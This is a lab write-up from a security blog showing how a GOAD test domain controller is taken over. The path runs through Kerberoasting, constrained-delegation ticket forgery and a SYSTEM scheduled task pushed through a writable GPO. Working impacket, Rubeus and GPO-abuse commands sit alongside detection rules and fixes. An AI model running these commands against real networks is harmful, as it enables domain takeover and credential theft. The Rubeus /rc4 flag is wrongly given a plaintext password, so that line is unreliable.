---
title: "GOAD Part 2: Owning the NORTH Domain Controller"
description: "Moving from a low-privileged user account to Domain Admin on DC02 in north.sevenkingdoms.local: Kerberoasting a service account, abusing constrained delegation with S4U2Self and S4U2Proxy, and injecting a SYSTEM scheduled task through a writable GPO."
date: 2026-11-03
author: Sevban Dönmez (@jankesec)
canonical: https://jankesec.com/posts/north-domain-compromise/
---
## Moving from a foothold to the Domain Controller
At the end of [Part 1](/posts/opening-an-active-directory-assessment/), I had working credentials across all three GOAD domains and a full BloodHound dataset. In this part, I focus on `north.sevenkingdoms.local` and turn our low-privileged `samwell.tarly` account into **Administrator on `DC02` (`winterfell`, `192.168.56.11`)**.

When I looked at the BloodHound graph for `NORTH`, two separate escalation paths stood out, and both end right on `DC02`. The first path goes through a Kerberoastable service account that has constrained delegation configured to the Domain Controller. The second path uses a Group Policy Object (`StarkWallpaper`) that `samwell.tarly` has permission to edit. Below, I walk through both paths from my Kali box and note how to detect and close each one.
Two independent paths from an ordinary north.sevenkingdoms.local account to control of DC02: abusing constrained delegation through a cracked service account, or modifying a domain-linked GPO.GOAD attack map The complete official attack matrix from Orange Cyberdefense. In the NORTH domain, Kerberoasting and GPO modification provide two parallel vectors directly into DC02 (winterfell).
### North domain baseline and defensive posture
The official GOAD documentation allocates two Windows Server 2019 servers to the `north.sevenkingdoms.local` child domain:
| Host | IP | Role | OS | Windows Defender | Primary Vectors |
| :--- | :--- | :--- | :--- | :--- | :--- |
| `DC02` (winterfell) | `192.168.56.11` | Child DC, KDC, DNS | Windows Server 2019 | **Enabled** | Constrained Delegation (`S4U2Proxy`), GPO Abuse (`StarkWallpaper`) |
| `SRV02` (castelblack) | `192.168.56.22` | Member Server, IIS, MSSQL | Windows Server 2019 | **Disabled** | Web upload, MSSQL linked server pivot |
> [!NOTE]
> Even though Windows Defender is **Enabled** on `DC02`, neither Kerberoasting nor Kerberos Constrained Delegation (`S4U2Self` + `S4U2Proxy`) triggers an antivirus detection. Because Kerberos ticket forging and protocol transition operate strictly within in-memory LSASS sessions and Kerberos ASN.1 network traffic, on-disk signature scanning is completely blind to this escalation path.
## Step 1: Kerberoasting the service accounts
Any authenticated domain user can ask the KDC for a service ticket (`TGS-REP`) for any account with a registered Service Principal Name (SPN). Because the KDC encrypts that service ticket with the target service account's hash, we can try to crack the password offline ([MITRE T1558.003](https://attack.mitre.org/techniques/T1558/003/)). Using `samwell.tarly` from Part 1, I list the SPN accounts in `north`:
```bash
$ impacket-GetUserSPNs north.sevenkingdoms.local/samwell.tarly:Heartsbane -dc-ip 192.168.56.11
ServicePrincipalName Name MemberOf Delegation
--------------------------------------------------- ----------- ------------------------------ -----------
HTTP/eyrie.north.sevenkingdoms.local sansa.stark CN=Stark,CN=Users,...
CIFS/thewall.north.sevenkingdoms.local jon.snow CN=Night Watch,CN=Users,... constrained
HTTP/thewall.north.sevenkingdoms.local jon.snow CN=Night Watch,CN=Users,... constrained
MSSQLSvc/castelblack.north.sevenkingdoms.local sql_svc
MSSQLSvc/castelblack.north.sevenkingdoms.local:1433 sql_svc
```
Next, I request the tickets with `-request` and run them through `hashcat` (`-m 13100`):
```bash
$ impacket-GetUserSPNs north.sevenkingdoms.local/samwell.tarly:Heartsbane -dc-ip 192.168.56.11 -request -outputfile kerb.hashes
$ hashcat -m 13100 kerb.hashes /usr/share/wordlists/rockyou.txt
$krb5tgs$23$*jon.snow$NORTH.SEVENKINGDOMS.LOCAL$...*...:iknownothing
```
Three user accounts have SPNs (`sansa.stark`, `jon.snow`, and `sql_svc`), and `jon.snow` cracks right away to `iknownothing`. `sql_svc` does not crack against `rockyou.txt` because its password in the GOAD provisioning files is `YouWillNotKerboroast1ngMe...`, which is a good example of how a long password stops Kerberoasting cold. Cracking `jon.snow` is all we need here because of that `constrained` label in the `Delegation` column.
### BloodHound Cypher: Hunting Kerberoastable delegation accounts
In an enterprise environment with thousands of objects, manual inspection is inefficient. The following Cypher query in BloodHound CE instantly surfaces users with registered SPNs who also hold delegation rights:
```cypher
MATCH (u:User)
WHERE u.hasspn = true AND u.allowedtodelegate IS NOT NULL
RETURN u.name AS ServiceAccount, u.serviceprincipalnames AS SPNs, u.allowedtodelegate AS TargetSPNs
```
### Windows & PowerShell tool equivalents
If operating from a domain-joined Windows foothold rather than a Linux host running Impacket, the same enumeration and ticket extraction can be executed via ActiveDirectory PowerShell, PowerView, or Rubeus:
```powershell
# ActiveDirectory module (PowerShell)
Get-ADUser -Filter {ServicePrincipalName -like "*"} -Properties ServicePrincipalName, msDS-AllowedToDelegateTo |
Select-Object SamAccountName, ServicePrincipalName, msDS-AllowedToDelegateTo
# PowerView (in-memory recon)
Get-DomainUser -SPN | Select-Object samaccountname, serviceprincipalname, msds-allowedtodelegateto
# Rubeus (in-memory Kerberoast request directly to console)
Rubeus.exe kerberoast /user:jon.snow /nowrap
```
**Detection:** Kerberoasting shows up as a burst of `TGS-REQ` requests asking for `RC4` (`etype 23` / `0x17`) encryption, logged as Event ID `4769` on the DC. If a user account suddenly requests tickets for every SPN in the domain, or asks for `0x17` encryption when AES (`0x12`) is the baseline, you have a clear signal.
**Control:** Run services under **group-managed service accounts (gMSAs)**, which use 120-character passwords rotated automatically by Windows. If an application requires a standard user account with an SPN, give it a 25+ character random password and disable RC4 encryption on the account.
> [!TIP]
> In addition to constrained delegation, the official GOAD design provisions `jon.snow` as `sysadmin` on `CASTELBLACK` (`192.168.56.22`), which maintains an active SQL Server linked-server mapping directly into `SRV03` (`braavos.essos.local`). For the full cross-forest database lateral movement walk-through bypassing Kerberos trust boundaries entirely, see [Cross-Forest Pivoting via SQL Server Linked Servers](/posts/mssql-linked-servers/).
## Step 2: Constrained delegation to the Domain Controller
Having `jon.snow`'s password matters because of what the KDC trusts him to do. (If you want a deeper look at how `S4U2Self` and `S4U2Proxy` work on the wire, I wrote a companion article on [Inside Kerberos Delegation: Why Multi-Tier Windows Apps Need It (and Why It Breaks)](/posts/inside-kerberos-delegation-architecture/).) First, I query LDAP to see the exact delegation configuration in `north`:
```bash
$ nxc ldap 192.168.56.11 -u jon.snow -p iknownothing -d north.sevenkingdoms.local --find-delegation
AccountName AccountType DelegationType DelegationRightsTo
------------ ----------- ---------------------------------- ----------------------------------------
jon.snow Person Constrained w/ Protocol Transition CIFS/winterfell, CIFS/winterfell.north...
CASTELBLACK$ Computer Constrained HTTP/winterfell, HTTP/winterfell.north...
```
`jon.snow` is configured for **constrained delegation with protocol transition** (`TrustedToAuthForDelegation`) targeting `CIFS/winterfell`, which is the SMB service on the Domain Controller (`DC02`) itself. Because protocol transition is enabled, `jon.snow` can use `S4U2Self` to obtain a forwardable ticket on behalf of any user without that user ever logging in, and then pass it to `S4U2Proxy` to get a `CIFS/winterfell.north.sevenkingdoms.local` ticket as `Administrator`:
```bash
$ impacket-getST -spn CIFS/winterfell.north.sevenkingdoms.local \
-impersonate Administrator 'north.sevenkingdoms.local/jon.snow:iknownothing' -dc-ip 192.168.56.11
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@CIFS_winterfell.north.sevenkingdoms.local@NORTH.SEVENKINGDOMS.LOCAL.ccache
```
I export that `.ccache` ticket into `KRB5CCNAME` and pass it to `nxc smb` against `winterfell.north.sevenkingdoms.local`:
```bash
$ export KRB5CCNAME=Administrator@CIFS_winterfell.north.sevenkingdoms.local@NORTH.SEVENKINGDOMS.LOCAL.ccache
$ nxc smb winterfell.north.sevenkingdoms.local -k --use-kcache --shares
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL [+] north.sevenkingdoms.local\Administrator from ccache (Pwn3d!)
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL ADMIN$ READ,WRITE Remote Admin
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL C$ READ,WRITE Default share
```
With read/write access to `ADMIN$` and `C$` as `Administrator` on `DC02`, running `impacket-secretsdump -k -no-pass` with the same Kerberos ticket dumps `NTDS.dit` and every hash in `north.sevenkingdoms.local`. We never needed `Administrator`'s password, just `jon.snow`'s password and the delegation rule.
### Protocol wire mechanics: S4U2Self and S4U2Proxy under the hood ([MS-SFU])
The transition from a compromised service account hash to Domain Admin on `DC02` is governed by Microsoft Kerberos Protocol Extensions `[MS-SFU]`:
1. **S4U2Self (`PA-FOR-USER`):**
- The service account (`jon.snow`) asks the KDC for a service ticket to *himself* on behalf of an arbitrary user (`Administrator`).
- The Kerberos `TGS-REQ` includes the `PA-FOR-USER` pre-authentication padata structure, which contains the target userName (`Administrator`), userRealm, and an HMAC checksum computed using `jon.snow`'s long-term secret key.
- The KDC verifies the checksum. It then inspects `jon.snow`'s `userAccountControl` attribute: if the `TRUSTED_TO_AUTH_FOR_DELEGATION` bit (`0x1000000`) is asserted (Protocol Transition), the KDC marks the issued TGS ticket with the `FORWARDABLE` flag (`0x40000000`).
- *Security control:* If the target identity is a member of `Protected Users` or has `Account is sensitive and cannot be delegated` (`NOT_DELEGATED` `0x100000`), the KDC issues the ticket *without* the `FORWARDABLE` flag, terminating the exploit chain immediately.
2. **S4U2Proxy (Constrained Forwarding):**
- With a forwardable ticket in hand, `jon.snow` initiates a second `TGS-REQ` targeting the destination service (`CIFS/winterfell.north.sevenkingdoms.local`).
- The previously obtained forwardable `Administrator` ticket is embedded directly inside the `additional-tickets` field of the request.
- The KDC verifies that the requested SPN matches an entry listed in `jon.snow`'s `msDS-AllowedToDelegateTo` multi-valued attribute.
- Upon verification, the KDC issues a valid `CIFS` service ticket for `winterfell` impersonating `Administrator`. To maintain an audit trail, the KDC populates the `TransitedServices` PAC buffer with `jon.snow`, recording which intermediary requested the proxy delegation.
### Windows & C# tool equivalents (Rubeus)
On Windows endpoints, Rubeus executes this protocol transition entirely in memory and injects the forged ticket directly into the current logon session (`/ptt`):
```powershell
# Execute S4U2Self + S4U2Proxy and pass the resulting ticket into the current session
Rubeus.exe s4u /user:jon.snow /rc4:iknownothing /impersonateuser:Administrator /msdsspn:CIFS/winterfell.north.sevenkingdoms.local /ptt
# Verify the ticket is loaded in the Windows Kerberos cache
klist
# Connect to the Domain Controller via SMB
dir \\winterfell.north.sevenkingdoms.local\C$
```
**Detection:** An `S4U2Self` + `S4U2Proxy` sequence generates two consecutive Event ID `4769` logs on the DC: one where `jon.snow` requests a ticket to himself on behalf of `Administrator`, and a second where he requests a ticket to `CIFS/winterfell` with the `TransitedServices` field populated. Also monitor LDAP changes to `msDS-AllowedToDelegateTo` and `userAccountControl`.
**Control:** Avoid `TrustedToAuthForDelegation` whenever possible, and never point constrained delegation at a Domain Controller SPN (`CIFS/`, `LDAP/`, `HOST/`). Just as importantly, check **"Account is sensitive and cannot be delegated"** on all Domain Admin accounts (or place them in the **Protected Users** security group) so the KDC refuses to impersonate them during `S4U2Self`.
## Step 3: Abusing a writable GPO
The second path to `DC02` does not touch Kerberos at all. In our BloodHound data from Part 1, `samwell.tarly` had `WriteDacl`, `WriteOwner`, and `GenericWrite` permissions over the **StarkWallpaper** GPO. (I break down how these ACE bitmasks and security descriptors work in LDAP in [Active Directory as a Directed Graph: How Security Descriptors and Object ACLs Actually Work](/posts/active-directory-acls-and-security-descriptors/).) To see which machines that GPO affects, I check where it is linked ([MITRE T1484.001](https://attack.mitre.org/techniques/T1484/001/)):
```bash
$ ldapsearch -x -H ldap://192.168.56.11 -D 'samwell.tarly@north...' -w Heartsbane \
-b "DC=north,DC=sevenkingdoms,DC=local" "(gPLink=*)" dn gPLink
dn: DC=north,DC=sevenkingdoms,DC=local
gPLink: [LDAP://cn={B4BB975E-77E3-4D76-B30B-7D5433AAA3BD},cn=policies,cn=system,...]
```
Because `{B4BB975E-77E3-4D76-B30B-7D5433AAA3BD}` (`StarkWallpaper`) is linked directly to `DC=north,DC=sevenkingdoms,DC=local`, every machine in the domain applies it, including `DC02`. Anyone who can edit that GPO can push an immediate scheduled task that runs as `NT AUTHORITY\SYSTEM`. I test this with `pyGPOAbuse` using a harmless marker file command:
```bash
$ python3 pygpoabuse.py north.sevenkingdoms.local/samwell.tarly:Heartsbane \
-gpo-id B4BB975E-77E3-4D76-B30B-7D5433AAA3BD -dc-ip 192.168.56.11 \
-command 'cmd.exe /c echo jankesec_poc > C:\jankesec_poc.txt' -taskname jankesec_poc
[+] ScheduledTask jankesec_poc created!
```
Checking `SYSVOL` and the GPO's `versionNumber` attribute confirms the task was written into the policy:
```bash
$ smbclient //192.168.56.11/SysVol -U 'north.../samwell.tarly%Heartsbane' \
-c 'ls "...\{B4BB975E-...}\Machine\Preferences\ScheduledTasks\"'
ScheduledTasks.xml A 1797 Tue Nov 3 18:58:23 2026
# versionNumber on the GPO object incremented from 131073 to 131074
```
At the next Group Policy refresh cycle, `DC02` pulls `ScheduledTasks.xml` from `SYSVOL` and runs the command as `NT AUTHORITY\SYSTEM`. After verifying the write, I cleaned up the test task right away with `pyGPOAbuse`.
### BloodHound Cypher: Locating writable domain-linked GPOs
To find users or groups that can modify Group Policy Objects applied to the domain root or Domain Controllers OU:
```cypher
MATCH (u:User)-[r:GenericWrite|GenericAll|WriteDacl|WriteOwner]->(g:GPO)-[:GpLink]->(d:Domain)
RETURN u.name AS Principal, type(r) AS AbuseRight, g.name AS GPOName, d.name AS LinkedContainer
```
### Windows & C# tool equivalents (SharpGPOAbuse & PowerView)
From a Windows system, the ACL check and scheduled task injection can be performed using PowerView and SharpGPOAbuse without touching Python:
```powershell
# PowerView: verify write permissions over StarkWallpaper GPO
Get-DomainGPO -Identity "StarkWallpaper" | Get-DomainObjectAcl -ResolveGUIDs |
Where-Object { $_.SecurityIdentifier -eq (Convert-NameToSid "samwell.tarly") }
# SharpGPOAbuse: inject an immediate computer scheduled task running as SYSTEM
SharpGPOAbuse.exe --AddComputerTask --TaskName "jankesec_poc" --Author "NT AUTHORITY\SYSTEM" `
--Command "cmd.exe" --Arguments "/c echo jankesec_poc > C:\jankesec_poc.txt" `
--GPOName "StarkWallpaper"
# Force immediate Group Policy engine refresh on the DC (for testing)
Invoke-Command -ComputerName winterfell.north.sevenkingdoms.local -ScriptBlock { gpupdate /force }
```
**Detection:** Modifying a GPO triggers Event ID `5136` on the DC when `versionNumber` and `gPCMachineExtensionNames` are updated in LDAP, alongside SMB file creation events inside `SYSVOL\...\Machine\Preferences\ScheduledTasks\ScheduledTasks.xml`. If a GPO suddenly gains the Scheduled Tasks CSE GUID (`{CAB54552-DEEA-4691-817E-ED4A4D1AFC72}`), treat it as a high-priority alert.
**Control:** Audit `nTSecurityDescriptor` on every GPO container under `CN=Policies,CN=System` and on its matching `SYSVOL` folder, removing `WriteDacl`, `WriteOwner`, and `GenericWrite` for non-admin accounts. Also avoid linking general workstation GPOs at the domain root where Domain Controllers sit underneath them.
## Defensive telemetry and Event ID reference
Monitoring this sequence requires observing both LDAP directory modifications and Kerberos ticket operations:
| Attack Step | Windows Event ID | Event Description | Decisive Telemetry Fields |
| :--- | :--- | :--- | :--- |
| Kerberoasting (`jon.snow`) | `4769` | Kerberos Service Ticket Request | `ServiceName: CIFS/thewall`, `TicketEncryptionType: 0x17` (RC4), `TicketOptions: 0x40810000` |
| S4U2Self Impersonation | `4769` | Ticket Request to Self | `ServiceName: jon.snow`, `TargetUserName: Administrator` |
| S4U2Proxy Ticket Forgery | `4769` | Delegated Service Ticket | `ServiceName: CIFS/winterfell`, `TransitedServices` populated with intermediary service |
| GPO LDAP DACL Alteration | `5136` | Directory Service Object Modified | `AttributeLDAPDisplayName: nTSecurityDescriptor` on `CN={B4BB975E-...}` |
| GPO Scheduled Task Push | `4698` / `4702` | Scheduled Task Created / Updated | `TaskName: \jankesec_poc`, `ClientProcessId` under `taskeng.exe` / `svchost.exe` |
| SMB Lateral Movement | `4624` | Successful Logon | `LogonType: 3` (Network), `AuthenticationPackage: Kerberos`, `AccountName: Administrator` |
### SIEM and SOC detection rules
Engineering high-fidelity detections for these vectors requires targeted queries combining Event IDs, access masks, and ticket flags:
#### 1. Splunk: Kerberoasting with RC4 (Event ID 4769)
Identifies spikes in RC4-encrypted Kerberos ticket requests (`Ticket_Encryption_Type=0x17`) typical of automated Kerberoasting tools:
```splunk
index=wineventlog EventCode=4769 Ticket_Encryption_Type=0x17 Service_Name!="*$"
| stats count dc(Service_Name) as distinct_spns values(Service_Name) as targets by src_ip, Account_Name
| where distinct_spns > 3 OR count > 5
```
#### 2. Splunk: S4U2Proxy Protocol Transition Anomaly (Event ID 4769)
Detects constrained delegation ticket requests where the `TransitedServices` PAC attribute indicates ticket forwarding through an intermediary:
```splunk
index=wineventlog EventCode=4769
| eval TransitedServices=coalesce(Transited_Services, TransitedServices, "-")
| search TransitedServices!="-" Service_Name="CIFS/*"
| table _time, ComputerName, Account_Name, Service_Name, TransitedServices, Ticket_Options
```
#### 3. Splunk: GPO DACL / Attribute Modification (Event ID 5136)
Flags unauthorized directory service modifications to Group Policy containers under `CN=Policies,CN=System`:
```splunk
index=wineventlog EventCode=5136 ObjectDN="*CN=Policies,CN=System,DC=*"
| search AttributeLDAPDisplayName IN ("nTSecurityDescriptor", "versionNumber", "gPCMachineExtensionNames")
| table _time, SubjectUserName, ObjectDN, AttributeLDAPDisplayName, OperationType
```
#### 4. Sigma rule snippet: GPO scheduled task extension addition
```yaml
title: Potential Malicious GPO Scheduled Task CSE Modification
status: experimental
description: Detects LDAP modifications adding Scheduled Tasks Client Side Extension GUID to a GPO
logsource:
product: windows
service: security
detection:
selection:
EventID: 5136
ObjectDN|contains: 'CN=Policies,CN=System'
AttributeLDAPDisplayName: 'gPCMachineExtensionNames'
AttributeValue|contains: '{CAB54552-DEEA-4691-817E-ED4A4D1AFC72}'
condition: selection
falsepositives:
- Legitimate enterprise GPO creation by Domain Administrators
level: high
```
## Summary of findings
| Finding | Account → target | Impact | Verify (from Kali) | Control |
| --- | --- | --- | --- | --- |
| Roastable SPN with a weak password | `jon.snow` | Offline-crackable (`iknownothing`) | `impacket-GetUserSPNs /: -dc-ip -request` | gMSA / 25+ char passwords; disable RC4 |
| Constrained delegation w/ protocol transition to a DC service | `jon.snow` → `CIFS/winterfell` | Forge `Administrator` ticket for DC02 admin | `nxc ldap -u jon.snow -p ... --find-delegation` | Remove `TrustedToAuthForDelegation`; mark admins sensitive/non-delegable |
| WriteDacl over a domain-linked GPO | `samwell.tarly` → StarkWallpaper | SYSTEM scheduled task on every `north` host | `ldapsearch ... "(gPLink=*)" gPLink` + BloodHound | Remove non-admin GPO ACEs; audit `5136`; scope GPO links |
| S4U2Proxy ticket accepted by DC02 | `Administrator` (impersonated) | `ADMIN$`/`C$` read-write; `NTDS.dit` reachable | `nxc smb -k --use-kcache --shares` | Protected Users; AES-only; delegation review |
## Up next in Part 3
Owning `DC02` gives us full control of the `north.sevenkingdoms.local` child domain. In **Part 3**, we move up into the parent domain `sevenkingdoms.local` using the `tywin.lannister` password recovered from `SYSVOL` in Part 1: walking the eight-hop ACL chain to `KINGSLANDING` with shadow credentials, DACL and ownership rewrites, group-membership climbing, and a final Resource-Based Constrained Delegation (RBCD) + DCSync against the forest root.
## Evidence and limits
This sequence was executed inside the same isolated GOAD snapshot as Part 1. The post retains the decisive Kerberoast, S4U, SMB, and GPO output, including the identities and target SPNs that make each transition possible. Passwords and hashes shown are GOAD fixtures; they are included only where they prove which credential or ticket was accepted.
The path depends on GOAD's deliberate service-account passwords, delegation entries, and GPO ownership. It should not be read as a universal route from any child domain to its controller. The GPO change is disruptive outside a lab; the instance was reset from snapshot after validation, and no production policy was modified.
## References
- **Orange Cyberdefense, GOAD:** [orange-cyberdefense.github.io/GOAD](https://orange-cyberdefense.github.io/GOAD/)
- **S1ckB0y1337, AD Exploitation Cheat Sheet:** [github.com/S1ckB0y1337/Active-Directory-Exploitation-Cheat-Sheet](https://github.com/S1ckB0y1337/Active-Directory-Exploitation-Cheat-Sheet)
- **HackTricks, AD Methodology:** [book.hacktricks.xyz](https://book.hacktricks.xyz/windows-hardening/active-directory-methodology)
- **MITRE ATT&CK, Kerberoasting (T1558.003):** [attack.mitre.org/techniques/T1558/003](https://attack.mitre.org/techniques/T1558/003/)
- **MITRE ATT&CK, Domain Policy Modification: GPO (T1484.001):** [attack.mitre.org/techniques/T1484/001](https://attack.mitre.org/techniques/T1484/001/)
- **Microsoft, Kerberos Constrained Delegation overview:** [learn.microsoft.com](https://learn.microsoft.com/en-us/windows-server/security/kerberos/kerberos-constrained-delegation-overview)